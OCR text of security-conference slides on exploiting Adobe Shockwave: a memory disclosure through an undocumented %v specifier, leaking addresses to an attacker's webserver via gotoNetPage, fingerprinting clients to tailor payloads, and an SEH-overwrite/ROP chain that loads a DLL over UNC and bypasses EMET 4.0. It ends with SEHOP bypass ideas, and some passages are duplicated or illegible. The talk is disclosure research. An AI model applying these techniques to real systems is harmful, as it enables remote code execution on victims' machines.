
I spent some time reversing why this behavior occurs

In the process I found an undocumented format specifier, **%v**

It allowed me to disclose the address of the "**Shockwave 3D Asset.x32**" module, too

The Question Is....

How do we use the memory disclosure?



Fresh material

From the Lingo docs

gotoNetPage

Usage
gotoNetPage "URL", {"targetName"}

Description
Command; opens a movie with Shockwave content or another MIME file in the browser.
Only URLs are supported as valid parameters. Relative URLs work if the movie is on an HTTP or FTP server.
In the authoring environment, the gotoNetPage command launches the preferred browser if it is enabled. In projectors, this command tries to launch the preferred browser set with the Network Preferences dialog box or browserName command. If neither has been used to set the preferred browser,
the goToNetPage command attempts to find a browser on the computer.

Parameters
URL Required. Specifies the URL of the movie with Shockwave content or MIME file to play.
targetName Optional. An HTML parameter that identifies the frame or window in which the page is loaded.
•If *targetName* is a window or frame in the browser, gotoNetPage replaces the contents of that window or frame.
•If *targetName* isn't a frame or window that is currently open, goToNetPage opens a new window. Using the string "_new" always opens a new window.
•If *targetName* is omitted, gotoNetPage replaces the current page, wherever it is located.

From the Lingo docs

gotoNetPage

Usage
gotoNetPage "URL", {"targetName"}

Description
Command; opens a movie with Shockwave [illegible] in the browser.
Only URLs a[illegible] Relative URLs work if the [illegible] FTP server.
In [illegible] environment, the gotoNetPage [illegible] preferred browser if it is enabled. In
projectors, [illegible] the preferred browser [illegible] Network Preferences dialog box
or browser [illegible] command. If neither [illegible] preferred browser,
the goToNetPage comm[illegible] a browser on the computer.

This API lets us transfer addresses (via javascript:) back to our webserver and customize the payload we want to deliver

Parameters
URL Required. Specifies the URL of the movie with Shockwave content or MIME file to play.
targetName Optional. An HTML parameter that identifies the frame or window in which the page is loaded.
- If *targetName* is a window or frame in the browser, gotoNetPage replaces the contents of that window or frame.
- If *targetName* isn't a frame or window that is currently open, goToNetPage opens a new window. Using the string "_new" always opens a new window.
- If *targetName* is omitted, gotoNetPage replaces the current page, wherever it is located.

environmentPropList

`#platform`	String containing "Mac,`PowerPC`", or "Windows,32". This is based on the current OS and hardware that the movie is running under.
`#runMode`	String containing "Author", "Projector", or "Plugin". This is based on the current application that the movie is running under.
`#colorDepth`	Integer representing the bit depth of the monitor the Stage appears on. Possible values are 1, 2, 4, 8, 16, or 32.
`#internetConnected`	Symbol indicating whether the computer the movie is playing on has an active Internet connection. Possible values are `#online` and `#offline`.
`#uiLanguage`	String indicating the language the player is using to display its user interface.
`#osLanguage`	String indicating the native language of the computer's operating system.

`#osVersion`	The value of `#osVersion` is a string.
	On Windows, The `#osVersion` property is is populated with information obtained with the `GetVersionEx()` system call. The values in the string are from the OSVERSIONINFO structure:
	"Windows CE" or "Windows NT" or "Windows 2000" or Windows XP" or "Windows 95" or
	"Windows 98" or "Windows ME"
	`dwMajorVersion`
	`dwMinorVersion`
	`dwOSVersionInfoSize`
	`dwPlatformId`
	`szCSDVersion`
	On Mac, the values in the string are from the `Gestalt(gestaltSystemVersion)` call:
	"Mac OS"
	major version
	minor version
	sub-version


`#productBuildVersion`	String indicating the internal build number of the playback application.

environmentPropList

#platform	String containing "Mac,PowerPC", or "Windows,32". This is based on the current OS and hardware that the movie is running under.
#runMode	String containing "Author", "Projector", or "Plugin". This is based on the current application that the movie is running under.
#colorDepth	Integer representing the bit [illegible] the Stage appears on. Possible values are 1, [illegible]
[illegible]	Symbol indicating whether the [illegible] active Internet [illegible] #offline.
[illegible]	String indicating the language the player is [illegible]
#osLanguage	String indicating the native language of the computer's operating system.
#osVersion	The value of [illegible] is a string. On Windows, The #osVersion property is is populated with information obtained with the GetVersionEx() system call. The values in the string are from the OSVERSIONINFO structure: "Windows CE" or "Windows NT" or "Windows 2000" or Windows XP" or "Windows [illegible] "Windows 98" or "Windows ME" [illegible] dwMinorVersion [illegible] dwPlatformId szCSDVersion On Mac, the values in the string are from the Gestalt(gestaltSystemVersion) call: "Mac OS" major version minor version sub-version
#productBuildVersion	String indicating the internal build number of the playback application.

This Property lets us craft different payloads depending on the client's Shockwave **major and minor versions**, **build number**, **platform**, **operating system**, etc.

Combine that with **User Agent** detection for more reliability


mem_disc - Adobe Director 11.5
File Edit View Insert Modify Control Xtras Window Help
Tools
Score, Stage (100%) Script: Movie Script 13
Script 13
Lingo
startMovie
Internal
phys x = member("physX")
p3Dmember = member("s3d")
-- 3d.member = p3Dmember
-- 3d.camera
-- 3d.camera.fieldOfView
threeD = sprite(1)
cam = threeD.member.newCamera(test2)
trace("ORIGINAL: ")
trace(cam)
x = _system.
major = x.ge
minor = x.ge
plat = x.get
oslang = x.g
osvers = x.g
all = cam &
trace(all)
--gotoNetPag
end
on lolwtf
trace("TIMER
Message
-- Welcome to Director --
6906cfe0 12d080 d0f6a4 0 69057a87 17eb70 0 21acld8 66f9f00 69081c89 66f9efc 66f9f14 12d0b0 0
69009f59 21acld8 12d0bc 6900a240 12d0b0 d0f6a4")
-- "camera("d03e98 25c9e94 <2049364440 66fa8b4> 43 25c9fe8 680fb8a9 d03e98 81 680fb950
<107984056 44> 241c44 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0")|11.5|593|Windows,32|Windows XP,5,1,148,2,Service Pack 3"
Property Inspector
Member Script Cast
Edit
Name:
Size: 1.3 K
Unload: 3 - Normal
Button
CheckBox
DVDController
DateChooser
Design:Text Inspector
Cast:Internal
Internal
Name # * Script Type Modified Comments
8 8 Text 3/3/2013 6:09 PM
13 13 * Movie Script 6/7/2013 12:59 AM
3D navigation 11 Beha... Script 6/7/2013 12:59 AM
3Dworld 1 * Shockwav... 6/7/2013 12:59 AM
CubicVR camera controller 12 Beha... Script 6/7/2013 12:59 AM
boxBack 2 Bitmap 3/3/2013 6:09 PM
boxDown 7 Bitmap 3/3/2013 6:09 PM
start
mem_disc - Adobe Dir...
1:00 AM

Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records
- Found a way around SafeSEH
- Able to bypass DEP with ROP
- Able to LoadLibrary over UNC

SURE , if you ignore EMET:

Exploit Demo

Target:

- Windows 7 x64
- Firefox
- Shockwave 12.0.112

Method:

- Overwrite SEH record
- Use non-SafeSEH image
- ROP + LoadLibraryA over UNC
- Call WinExec in the DLL
- Win

DEMO

The Enhanced Mitigation Experience Toolkit (EMET) 4.0

Fermin Serna

Elias Bachaalany

Disallows loading a library over a UNC path.

BYPASSING: The Enhanced Mitigation Experience Toolkit (EMET) 4.0

Guess what EMET doesn't restrict over UNC paths?

BYPASSING: The Enhanced Mitigation Experience Toolkit (EMET) 4.0

Guess what EMET doesn't restrict over UNC paths?

MoveFileA*

*this is just one of many similar examples

Exploit Demo

Target:

- Windows 7 x64
- Firefox
- Shockwave 12.0.112
- EMET 4.0

Method:

- Overwrite SEH record
- Use non-SafeSEH image
- ROP + MoveFileA over UNC
- Bypass EMET's UNC check
- LoadLibraryA the local DLL
- Win

DEMO

Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records
- Found a way around SafeSEH
- Able to bypass DEP with ROP
- Able to MoveFileA over UNC + Bypass EMET 4.0 UNC shiz


SURE , if you ignore Windows 8 and SEHOP:

Matt Miller

(skape)

The idea for **SEHOP** originated in skape's **Uninformed** v5 (**2006**) article:


"*preventing the exploitation of seh overwrites*"




Matt Miller

(skape)

> *Consider for the moment a solution that, during thread startup, places a custom exception registration record as the very last exception registration record in the chain. This exception registration record will be symbolically referred to as the validation frame henceforth.*
>
> *From that point forward, whenever an exception is about to be dispatched, the solution could walk the chain prior to allowing the exception dispatcher to handle the exception. The purpose of walking the chain before hand is to ensure that the validation frame can be reached.*



SEHOP Overview



skape, Uninformed Journal v5, “preventing the exploitation of seh overwrites”

SEHOP


Techniques to bypass SEHOP **have not been shown** in a real-world exploit

(as far as I know, please correct me if I'm wrong)

But, I imagine anyone who has thought about it would consider this solution:

1. IF you have some knowledge of stack addresses, you can **re-link** a corrupted SEH record with the rest of the chain


SEHOP



Normal stack layout, prior to corruption

SEH chain is intact, terminated by a pointer to ntdll!FinalExceptionHandler

SEHOP

